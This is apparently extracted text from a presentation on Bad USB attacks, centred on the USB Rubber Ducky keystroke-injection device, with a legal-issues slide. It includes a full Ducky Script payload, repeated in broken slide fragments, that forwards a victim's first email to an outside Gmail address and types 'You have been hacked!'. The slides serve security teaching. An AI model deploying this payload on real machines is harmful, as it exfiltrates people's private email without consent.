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DETECTING BAD USB ATTACKS, PART II

FIG.1, FIG.2


RUBBER DUCK



WHAT IS RUBBER DUCKY?

- ▶ The USB Rubber Ducky - Human Interface Device (HID: keyboard, mouse, joystick)
- ▶ Injects keystroke at superhuman speed into a system
- ▶ Based on an AMTEL 32bit chip and SD card
- ▶ Pretends to be a USB keyboard
- ▶ The script language - Rubber Ducky Script
- ▶ No anti-virus, firewall detection possible

Fig. 3



THE USAGE OF RUBBER DUCKY (MUST HAVE PENT-TEST)

- ▶ Learning from experiences of many hackers around the world
- ▶ Hacking for testing, finding security vulnerabilities
- ▶ Automation & Backups
- ▶ Run a malicious code: install backdoors, capture credentials, drop malware, exfiltrate documents

Fig.4



LEGAL ISSUES

- ▶ 202 Violation of the privacy of written word
- ▶ 202a Data espionage
- ▶ 202b Phishing
- ▶ 202c Acts preparatory to data espionage & phishing
- ▶ 202d Handling stolen data
- ▶ 203 Violation of private secrets
- ▶ 204 Exploitation of the secrets of another
- ▶ 303a Data tempering
- ▶ 303b Computer sabotage



Fig.5

THE RUBBER DUCKY PARTS & ALTERNATIVES

- ▶ MicroSD card: all the payloads are saved here
- ▶ MicroSD-to-USB adapter: a simple plastic dongle mount the SD card to machine
- ▶ Mini “keyboard” adapter: a silicon chip, the main part that sends the keystrokes to a computer, to insert a micro SD card



Fig.6



USB Rubber Ducky



MalDuino



WiFi-enabled BadUSB



BadUSB Cable

Full command:

Duck Code

```
1 REM Forwards the first email in the primary section
2 REM GMAIL SHORTCUTS https://support.google.com/mail/answer/6594?co=GENIE.Platform%3DAndroid&hl=en&oc
3 DELAY 1000
4 REM open Email application
5 GUI e
6 DELAY 3000
7 TAB
8 DELAY 500
9 TAB
10 DELAY 500
11 REM choose the Email to be redirected
12 ENTER
13 DELAY 500
14 REM Reply all shortcut
15 CTRL r
16 DELAY 1000
17 STRING You have been hacked! your email was redirected :)
18 DELAY 2000
19 TAB
20 DELAY 1000
21 REM Proceed to email recipient field
22 TAB
23 DELAY 1000
24 LEFTARROW
25 REM Delete to email address written by default
26 DELAY 1000
27 DELETE
28 DELAY 1000
29 REM Write the email address the message would be forwarded
30 STRING asylbekbug@gmail.com
31 DELAY 1000
32 REM Send the email
33 CTRL ENTER
34 DELAY 1000
35 REM change to the next email
```

```
31 DELAY 1000
32 REM Send the email
33 CTRL ENTER
34 DELAY 1000
35 REM change to the next email
36 RIGHTARROW
37
```

Initial layout



DELAY 1000

REM open Email application

GUI e



DELAY 3000

TAB

DELAY 500


TAB

DELAY 500


REM choose the Email to be redirected


ENTER

DELAY 500



```
1 REM Reply all shortcut
2 CTRL r
3 DELAY 1000
4 STRING You have been hacked! your email was redirected :)
5 DELAY 2000
6 TAB
7 DELAY 1000
```





DELAY 2000

TAB

DELAY 1000

REM Proceed to email recipient field

TAB


DELAY 1000

LEFTARROW

REM Delete to email address written by default

DELAY 1000


DELETE



REM Write the email address the message would be forwarded

STRING asylbekbug@gmail.com

DELAY 1000




DELAY 1000


REM Send the email

CTRL ENTER

DELAY 1000




```
CTRL ENTER  
DELAY 1000  
REM change to the next email  
RIGHTARROW
```



REFERENCES

- ▶ URL: <https://www.hackmod.de/USB-Rubber-Ducky-Book-1>, Fig.1
- ▶ URL: <https://www.crazyws.fr/tag/usb-rubber-duck/>, Fig.2
- ▶ URL: <https://blog.teamascend.com/rubber-ducky>, Fig.3
- ▶ URL: <https://www.turkhackteam.org/konular/usb-rubber-ducky-nedir-ne-ise-yarar.1941282/>, Fig.4
- ▶ URL: <https://www.un.org/securitycouncil/ctc/content/legal-issues>, Fig.5
- ▶ URL: <https://www.manageengine.com/device-control/badusb.html>, Fig.6
- ▶ URL: <https://hackaday.com/2019/07/24/an-open-hardware-rubber-ducky/>, Fig.7